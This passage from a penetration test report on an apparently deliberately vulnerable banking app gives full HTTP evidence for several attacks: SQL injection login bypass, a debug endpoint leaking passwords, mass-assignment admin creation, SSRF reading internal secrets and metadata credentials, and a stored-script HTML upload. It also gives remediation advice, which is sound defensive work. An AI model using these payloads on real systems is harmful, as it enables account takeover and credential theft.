| **Bugcrowd VRT** | P1 - Server-Side Injection (VRT 1.12) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` |
| **Affected feature / URL** | http://127.0.0.1:5001/login (Authentication feature) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

A SQL Injection vulnerability was found in the login endpoint of the Vuln Bank web application. The endpoint builds its authentication query by interpolating the submitted username and password directly into an SQL string, with no parameterisation and no escaping. An attacker can therefore close the string literal and comment out the remainder of the statement, which removes the password condition from the query altogether.

#### IMPACT

Attackers can use this vulnerability to authenticate as any user without knowing their password, including the administrator. During testing, the team submitted the username admin' -- with an arbitrary password and was issued a valid administrator session token carrying is_admin true, then used that token to open the administration panel. From there an attacker controls every administrative function of the bank, including deleting customer accounts, creating new administrators and approving loans.

#### RECOMMENDATION

1. Use parameterized queries (prepared statements) for every database call; never build SQL with string interpolation or concatenation.
2. Store passwords as salted hashes (bcrypt or argon2) and verify the hash in application code rather than matching the password inside a WHERE clause.
3. Apply an allow-list of permitted characters to the username field.
4. Remove raw query text and raw user records from application responses and logs.

#### REFERENCES

- VRT 1.12 - P1 Server-Side Injection
- https://owasp.org/Top10/2025/A05_2025-Injection/
- https://cwe.mitre.org/data/definitions/89.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

EVIDENCE

**Affected URL:** http://127.0.0.1:5001/login (Authentication feature)

a. The team first logged in normally with the credentials of a regular test account to establish the expected behaviour. The application returned a session token whose is_admin claim was false.



REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 59
Content-Type: application/json

{"username": "pentest_attacker", "password": "Attacker123"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 503
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYX
R0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzA4OH0.EokZcePAvwv6KNNgMea5uffoNBOtY6a5dQHnYpc8RN
k; HttpOnly; Path=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:08 GMT

{
  "accountNumber": "0932191785",
  "debug_info": {
    "account_number": "0932191785",
    "is_admin": false,
    "login_time": "2026-09-30 02:58:08.573428",
    "user_id": 2,
    "username": "pentest_attacker"
  },
  "isAdmin": false,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNr
ZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzA4OH0.EokZcePAvwv6KNNgMea5uffoNBOtY6a5dQHnYpc8RNk"
}
```

**Figure 2 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - The team first logged in normally with the credentials of a regular test account to establish the expected behaviour**

b. The team then submitted the username admin' -- together with an arbitrary password. The trailing comment removed the password check from the query, and the application returned a successful login as the administrator, including a session token with is_admin set to true.



REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 50
Content-Type: application/json

{"username": "admin' --", "password": "anything"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 470
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwia
XNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzA5MH0.Y4p-DDfzeBaepVLp_Iw9QU9EoYfu2ohpHoN4ZoBHQ5M; HttpOnly; Pa
th=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:10 GMT

{
  "accountNumber": "ADMIN001",
  "debug_info": {
    "account_number": "ADMIN001",
    "is_admin": true,
    "login_time": "2026-09-30 02:58:10.334952",
    "user_id": 1,
    "username": "admin"
  },
  "isAdmin": true,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWR
taW4iOnRydWUsImlhdCI6MTc5MDczNzA5MH0.Y4p-DDfzeBaepVLp_Iw9QU9EoYfu2ohpHoN4ZoBHQ5M"
}
```

**Figure 3 - SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - The team then submitted the username admin' -- together with an arbitrary password**

c. Using the token obtained through the injection, the team opened the administration panel. The server responded with HTTP 200, confirming full administrative access without ever knowing the administrator password.




**Figure 4 -** SQL Injection (A05) - http://127.0.0.1:5001 (Grey-box) - Using the token obtained through the injection, the team opened the administration panel

## 3.1.2 Broken Access Control (A01) – Sensitive Data Exposure via Debug Endpoint

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Critical | 9.8 / 10 | Yes | CWE-200 |

| | |
|---|---|
| **Standard mapping** | **A01:2025** Broken Access Control (OWASP Top 10 2025) |
| **Impact rating** | Critical |
| **Bugcrowd VRT** | P1 - Sensitive Data Exposure (VRT 3.1) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` |
| **Affected feature / URL** | http://127.0.0.1:5001/debug/users (Debug Endpoint) |
| **Testing approach** | Grey-box |

### DESCRIPTION

A debug endpoint left in the deployed application returns the entire user table to anyone who asks, with no authentication of any kind. The response includes the password column, and passwords are stored in clear text rather than hashed, so the values are immediately usable.

### IMPACT

Attackers can use this vulnerability to download the usernames, clear-text passwords, account numbers and administrator flags of every customer, without holding any credentials at all. During testing, the team confirmed that protected pages correctly demand a token, then retrieved the full user table from this endpoint anonymously and used the disclosed administrator password to log in as the administrator. Because customers commonly reuse passwords, the damage extends beyond this application.

### RECOMMENDATION

1. Remove debug endpoints from any build that is deployed; do not merely hide them behind an obscure path.
2. Store passwords as salted hashes (bcrypt or argon2) and never select the password column in any query that feeds a response.
3. Apply authentication and authorisation by default across all routes, denying access unless a route explicitly opts out.
4. Rotate every credential that has been exposed.

### REFERENCES

- VRT 3.1 - P1 Sensitive Data Exposure
- https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/
- https://cwe.mitre.org/data/definitions/200.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/debug/users (Debug Endpoint)

a. The team first requested a protected page without a session token. The application refused it with HTTP 401, establishing that an authentication layer does exist.

REQUEST

```
GET /dashboard HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 401 UNAUTHORIZED
Content-Type: application/json
Content-Length: 34
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:18 GMT

{
  "error": "Token is missing"
}
```

**Figure 5 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - The team first requested a protected page without a session token**

b. The team then requested the debug endpoint with no token at all. The application returned HTTP 200 and the complete user table, including every password in clear text and the administrator flag for each account.

REQUEST

```
GET /debug/users HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 816
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:19 GMT

{
  "users": [
    {
      "account_number": "ADMIN001",
      "id": 1,
      "is_admin": true,
      "password": "admin123",
      "username": "admin"
    },
    {
      "account_number": "7503483798",
      "id": 4,
      "is_admin": false,
      "password": "Normal123",
      "username": "ma_normal_user"
    },
    {
      "account_number": "7658808238",
      "id": 5,
      "is_admin": true,
      "password": "Evil123",
      "username": "ma_evil_admin"
    },
    {
      "account_number": "9159912486",
      "id": 3,
      "is_admin": false,
      "password": "Victim123",
      "username": "pentest_victim"
    },
    {
      "account_number": "0932191785",
      "id": 2,
      "is_admin": false,
      "password": "Attacker123",
      "username": "pentest_attacker"
    }
  ]
}
```

**Figure 6 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - The team then requested the debug endpoint with no token at all**

c. The team used the administrator password taken from that response to log in. The application issued an administrator session token with is_admin true, confirming the exposure leads directly to full compromise.

REQUEST

```
POST /login HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 45
Content-Type: application/json

{"username": "admin", "password": "admin123"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 470
Set-Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwia
XNfYWRtaW4iOnRydWUsImlhdCI6MTc5MDczNzM0MH0.ZZLS0rai_TEXIU-kANcTgUfD337nOufvtJPXdOXdHVs; HttpOnly; Pa
th=/
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:20 GMT

{
  "accountNumber": "ADMIN001",
  "debug_info": {
    "account_number": "ADMIN001",
    "is_admin": true,
    "login_time": "2026-09-30 03:02:20.186000",
    "user_id": 1,
    "username": "admin"
  },
  "isAdmin": true,
  "message": "Login successful",
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWR
taW4iOnRydWUsImlhdCI6MTc5MDczNzM0MH0.ZZLS0rai_TEXIU-kANcTgUfD337nOufvtJPXdOXdHVs"
}
```

**Figure 7 - Sensitive Data Exposure via Debug Endpoint (A01) - http://127.0.0.1:5001 (Grey-box) - The team used the administrator password taken from that response to log in**

### 3.1.3 Broken Object Property Level Authorization (API3) – Mass Assignment

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| Critical | 9.1 / 10 | Yes | CWE-915 |

| | |
|---|---|
| **Standard mapping** | **API3:2023** Broken Object Property Level Authorization (OWASP API Security Top 10 2023) |
| **Impact rating** | Critical |
| **Bugcrowd VRT** | P1 - Broken Access Control (VRT 2.6) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/register (User Registration feature) |
| **Testing approach** | Grey-box |

#### DESCRIPTION

The registration endpoint copies every key present in the submitted JSON into its INSERT statement without an allow-list of permitted columns. Fields that should be decided by the server, such as the administrator flag and the opening account balance, can therefore be supplied by the client and are written to the database as given.

#### IMPACT

Attackers can use this vulnerability to create an administrator account for themselves and to set their own balance, using nothing but the public registration form. During testing, the team registered an account with is_admin set to true and a balance of 999999, then logged in with it and opened the administration panel. This bypasses every control around administrator provisioning and fabricates funds inside a banking system.

#### RECOMMENDATION

1. Allow-list the fields a client may set, accepting only the username and password and discarding everything else explicitly.
2. Set the administrator flag and the opening balance server-side from fixed defaults.
3. Move administrator provisioning into a separate flow that requires an existing administrator.
4. Remove the debug_data block that echoes the raw submitted payload back to the client.

#### REFERENCES

- VRT 2.6 - P1 Broken Access Control
- https://owasp.org/API-Security/editions/2023/en/0xa3-broken-object-property-level-authorization/
- https://cwe.mitre.org/data/definitions/915.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

#### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/register (User Registration feature)

a. The team first registered an account the intended way, sending only a username and a password. The application created a regular customer with is_admin false and the default opening balance of 1000.

REQUEST

```
POST /register HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 55
Content-Type: application/json

{"username": "ma_normal_user", "password": "Normal123"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 537
X-Debug-Info: {'user_id': 4, 'username': 'ma_normal_user', 'account_number': '7503483798', 'balance':
1000.0, 'is_admin': False, 'registration_time': '2026-09-30 02:58:20.805245', 'server_info': 'python-
requests/2.33.1', 'raw_data': {'username': 'ma_normal_user', 'password': 'Normal123'}, 'fields_regist
ered': ['username', 'password', 'account_number']}
X-User-Info: id=4;admin=False;balance=1000.00
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:20 GMT

{
  "debug_data": {
    "account_number": "7503483798",
    "balance": 1000.0,
    "fields_registered": [
      "username",
      "password",
      "account_number"
    ],
    "is_admin": false,
    "raw_data": {
      "password": "Normal123",
      "username": "ma_normal_user"
    },
    "registration_time": "2026-09-30 02:58:20.805245",
    "server_info": "python-requests/2.33.1",
    "user_id": 4,
    "username": "ma_normal_user"
  },
  "message": "Registration successful! Proceed to login",
  "status": "success"
}
```

**Figure 8 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - The team first registered an account the intended way, sending only a username and a password**

b. The team repeated the same request with two extra fields, is_admin set to true and balance set to 999999. The application accepted both and confirmed in its response that the account had been created as an administrator holding the attacker-chosen balance.

REQUEST

```
POST /register HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Content-Length: 89
Content-Type: application/json

{"username": "ma_evil_admin", "password": "Evil123", "is_admin": true, "balance": 999999}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 622
X-Debug-Info: {'user_id': 5, 'username': 'ma_evil_admin', 'account_number': '7658808238', 'balance':
999999.0, 'is_admin': True, 'registration_time': '2026-09-30 02:58:21.806878', 'server_info': 'python
-requests/2.33.1', 'raw_data': {'username': 'ma_evil_admin', 'password': 'Evil123', 'is_admin': True,
'balance': 999999}, 'fields_registered': ['username', 'password', 'account_number', 'is_admin', 'bala
nce']}
X-User-Info: id=5;admin=True;balance=999999.00
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 02:58:21 GMT

{
  "debug_data": {
    "account_number": "7658808238",
    "balance": 999999.0,
    "fields_registered": [
      "username",
      "password",
      "account_number",
      "is_admin",
      "balance"
    ],
    "is_admin": true,
    "raw_data": {
      "balance": 999999,
      "is_admin": true,
      "password": "Evil123",
      "username": "ma_evil_admin"
    },
    "registration_time": "2026-09-30 02:58:21.806878",
    "server_info": "python-requests/2.33.1",
    "user_id": 5,
    "username": "ma_evil_admin"
  },
  "message": "Registration successful! Proceed to login",
  "status": "success"
}
```

**Figure 9 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - The team repeated the same request with two extra fields, is_admin set to true and balance set to 999999**

c. The team logged in with the self-registered administrator account and opened the administration panel, which responded with HTTP 200 and granted full administrative access.




**Figure 10 - Mass Assignment (API3) - http://127.0.0.1:5001 (Grey-box) - The team logged in with the self-registered administrator account and opened the administration panel, which responded with HTTP 200 and granted full administrative access**

## 3.1.4 Server Side Request Forgery (API7) – Server-Side Request Forgery (SSRF)

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| High | 7.7 / 10 | Yes | CWE-918 |

| | |
|---|---|
| **Standard mapping** | **API7:2023** Server Side Request Forgery (OWASP API Security Top 10 2023) |
| **Impact rating** | High |
| **Bugcrowd VRT** | P2 - Server-Side Request Forgery (VRT 1.5) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/upload_profile_picture_url (Profile Picture Import feature) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The profile picture import endpoint accepts a full URL from the client and performs a server-side HTTP request to it, with no allow-list of schemes or hosts, following redirects and validating neither content type nor size. The upstream response body is then written verbatim into the public uploads directory, which turns a blind request into a readable one.

### IMPACT

Attackers can use this vulnerability to make the server read internal endpoints that refuse connections from outside, and then retrieve those responses through the public uploads directory. During testing, the team confirmed an internal endpoint returns HTTP 403 when requested directly, then reached it through this feature and downloaded the result, which disclosed the application's JWT signing secret, its Flask secret key and the database credentials. The same technique against the cloud metadata service yielded temporary IAM credentials, including the access key, secret key and session token.

### RECOMMENDATION

1. Allow-list permitted hosts and schemes, and reject URLs pointing at loopback, RFC1918 and link-local addresses or internal service names.
2. Resolve DNS first and validate the resulting IP before connecting, and re-validate on every redirect or disable redirects entirely.
3. Validate content type and size, accepting images only.
4. Store fetched content outside the web root under a random name and serve it through an authorised handler rather than as a public static file.
5. Rotate the signing secret and database credentials that were exposed.

### REFERENCES

- VRT 1.5 - P2 Server-Side Request Forgery
- https://owasp.org/API-Security/editions/2023/en/0xa7-server-side-request-forgery/
- https://cwe.mitre.org/data/definitions/918.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/upload_profile_picture_url (Profile Picture Import feature)

a. The team first imported a legitimate image URL through the feature, establishing its intended behaviour.




**Figure 11 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team first imported a legitimate image URL through the feature, establishing its intended behaviour**

b. The team then requested an internal endpoint directly from outside the application. The server refused with HTTP 403, confirming the endpoint is not meant to be publicly reachable.




**Figure 12 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team then requested an internal endpoint directly from outside the application**

c. The team pointed the import feature at that same internal endpoint. The server fetched it successfully, reporting upstream status 200, and saved the response into the public uploads directory.




**Figure 13 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team pointed the import feature at that same internal endpoint**

d. The team downloaded the saved file over ordinary HTTP. It contained the application's JWT signing secret, its Flask secret key and the database credentials in clear text.

REQUEST

```
GET /static/uploads/823584_secret HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Disposition: inline; filename=823584_secret
Content-Type: application/octet-stream
Content-Length: 508
Last-Modified: Wed, 30 Sep 2026 03:02:01 GMT
Cache-Control: no-cache
Date: Wed, 30 Sep 2026 03:02:02 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25

{
  "note": "Intentionally sensitive data for SSRF demonstration",
  "secrets": {
    "app_secret_key": "secret123",
    "env_preview": {
      "DB_HOST": "db",
      "DB_NAME": "vulnerable_bank",
      "DB_PASSWORD": "postgres",
      "DB_PORT": "5432",
      "DB_USER": "postgres",
      "DEEPSEEK_API_KEY": null
    },
    "jwt_secret": "secret123"
  },
  "status": "internal",
  "system": {
    "platform": "Linux-6.10.14-linuxkit-aarch64-with-glibc2.41",
    "python_version": "3.9.25"
  }
}
```

**Figure 14 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team downloaded the saved file over ordinary HTTP**

e. The team repeated the technique against the cloud metadata service path for the instance role, which the server also fetched successfully.

REQUEST

```
POST /upload_profile_picture_url HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3
RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzMxOX0.ywr8RSVHiygX4on-VK6wO2wpz5OUmNwV7fciB1C
G6ME
Content-Length: 94
Content-Type: application/json

{"image_url": "http://127.0.0.1:5000/latest/meta-data/iam/security-credentials/vulnbank-role"}
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 308
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:04 GMT

{
  "debug_info": {
    "content_length": 382,
    "fetched_url": "http://127.0.0.1:5000/latest/meta-data/iam/security-credentials/vulnbank-role",
    "http_status": 200
  },
  "file_path": "static/uploads/267557_vulnbank-role",
  "message": "Profile picture imported from URL",
  "status": "success"
}
```

**Figure 15 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team repeated the technique against the cloud metadata service path for the instance role, which the server also fetched successfully**

f. The team downloaded that result as well, obtaining temporary IAM credentials including the access key identifier, the secret access key and the session token.

REQUEST

```
GET /static/uploads/267557_vulnbank-role HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Disposition: inline; filename=267557_vulnbank-role
Content-Type: application/octet-stream
Content-Length: 382
Last-Modified: Wed, 30 Sep 2026 03:02:04 GMT
Cache-Control: no-cache
Date: Wed, 30 Sep 2026 03:02:05 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25

{
  "AccessKeyId": "ASIADEMO1234567890",
  "Code": "Success",
  "Expiration": "2026-09-30T04:02:04.022586",
  "LastUpdated": "2026-09-30T03:02:04.022573",
  "RoleArn": "arn:aws:iam::123456789012:role/vulnbank-role",
  "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYDEMODEMO",
  "Token": "IQoJb3JpZ2luX2VjEJ//////////wEaCXVzLXdlc3QtMiJIMEYCIQCdemo",
  "Type": "AWS-HMAC"
}
```

**Figure 16 - Server-Side Request Forgery (SSRF) (API7) - http://127.0.0.1:5001 (Grey-box) - The team downloaded that result as well, obtaining temporary IAM credentials including the access key identifier, the secret access key and the session token**

## 3.1.5 Insecure Design (A06) – Unrestricted File Upload

| SEVERITY | CVSS V3.1 BASE SCORE | EXPLOITED | WEAKNESS |
|---|---|---|---|
| High | 7.6 / 10 | Yes | CWE-434 |

| | |
|---|---|
| **Standard mapping** | **A06:2025** Insecure Design (OWASP Top 10 2025) |
| **Impact rating** | High |
| **Bugcrowd VRT** | P2 - Unrestricted File Upload (VRT 1.9) |
| **CVSS vector** | `CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N` |
| **Affected feature / URL** | http://127.0.0.1:5001/upload_profile_picture (Profile Picture Upload feature) |
| **Testing approach** | Grey-box |

### DESCRIPTION

The profile picture upload accepts any file without validating its extension, its declared content type or its magic bytes, and without a size limit. Files land in a directory that the server publishes directly, and the framework derives the response content type from the stored file extension.

### IMPACT

Attackers can use this vulnerability to upload an HTML document containing JavaScript and then load it on the application's own origin with a text/html content type, so the script runs as part of the site. During testing, the team uploaded such a file through the profile picture feature and retrieved it over HTTP, confirming it was served as HTML with the script intact. This gives an attacker stored cross-site scripting on the application origin, usable to steal the session token of any user who opens the link, and turns the bank's own domain into a convincing host for phishing pages.

### RECOMMENDATION

1. Allow-list permitted image extensions and verify magic bytes; reject anything that is not an accepted image format and re-encode images on upload.
2. Store uploads outside the web root and serve them through a handler that sets a safe content type and a Content-Disposition of attachment.
3. Serve user content from a separate domain that carries no session cookies.
4. Enforce a maximum file size and generate fully random file names.

### REFERENCES

- VRT 1.9 - P2 Unrestricted File Upload
- https://owasp.org/Top10/2025/A06_2025-Insecure_Design/
- https://cwe.mitre.org/data/definitions/434.html
- https://bugcrowd.com/vulnerability-rating-taxonomy

### EVIDENCE

**Affected URL:** http://127.0.0.1:5001/upload_profile_picture (Profile Picture Upload feature)

a. The team first uploaded an ordinary PNG image as a profile picture, establishing the intended use of the feature.

REQUEST

```
POST /upload_profile_picture HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzM0M30.phYlrAPP5WevcT22GVF1yQRutkOdgIVsHE1myL4Um0w
Content-Length: 222
Content-Type: multipart/form-data; boundary=6e1c16ecc8818d6543fc29ca3d550dce

--6e1c16ecc8818d6543fc29ca3d550dce
Content-Disposition: form-data; name="profile_picture"; filename="avatar.png"
Content-Type: image/png

PNG


--6e1c16ecc8818d6543fc29ca3d550dce--
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 133
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:23 GMT

{
  "file_path": "static/uploads/601907_avatar.png",
  "message": "Profile picture uploaded successfully",
  "status": "success"
}
```

**Figure 17 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - The team first uploaded an ordinary PNG image as a profile picture, establishing the intended use of the feature**

b. The team then uploaded an HTML document containing a script tag through the same endpoint. The application accepted it without any type validation and disclosed the path it had been stored at.

REQUEST

```
POST /upload_profile_picture HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6InBlbnRlc3RfYXR0YWNrZXIiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc5MDczNzM0M30.phYlrAPP5WevcT22GVF1yQRutkOdgIVsHE1myL4Um0w
Content-Length: 223
Content-Type: multipart/form-data; boundary=4ac606e2c5cac9f777611c0fbd6e295f

--4ac606e2c5cac9f777611c0fbd6e295f
Content-Disposition: form-data; name="profile_picture"; filename="payload.html"
Content-Type: text/html

<script>alert(document.domain)</script>
--4ac606e2c5cac9f777611c0fbd6e295f--
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 135
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Wed, 30 Sep 2026 03:02:24 GMT

{
  "file_path": "static/uploads/966073_payload.html",
  "message": "Profile picture uploaded successfully",
  "status": "success"
}
```

**Figure 18 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - The team then uploaded an HTML document containing a script tag through the same endpoint**

c. The team requested that path over HTTP. The server returned it with a text/html content type and the script intact, meaning the file executes as part of the application's own origin.

REQUEST

```
GET /static/uploads/966073_payload.html HTTP/1.1
User-Agent: python-requests/2.33.1
Accept-Encoding: gzip, deflate, br, zstd
Accept: */*
Connection: keep-alive
```

RESPONSE

```
HTTP/1.1 200 OK
Content-Disposition: inline; filename=966073_payload.html
Content-Type: text/html; charset=utf-8
Content-Length: 39
Last-Modified: Wed, 30 Sep 2026 03:02:24 GMT
Cache-Control: no-cache
Date: Wed, 30 Sep 2026 03:02:25 GMT
Access-Control-Allow-Origin: *
Server: Werkzeug/2.0.1 Python/3.9.25

<script>alert(document.domain)</script>
```

**Figure 19 - Unrestricted File Upload (A06) - http://127.0.0.1:5001 (Grey-box) - The team requested that path over HTTP**

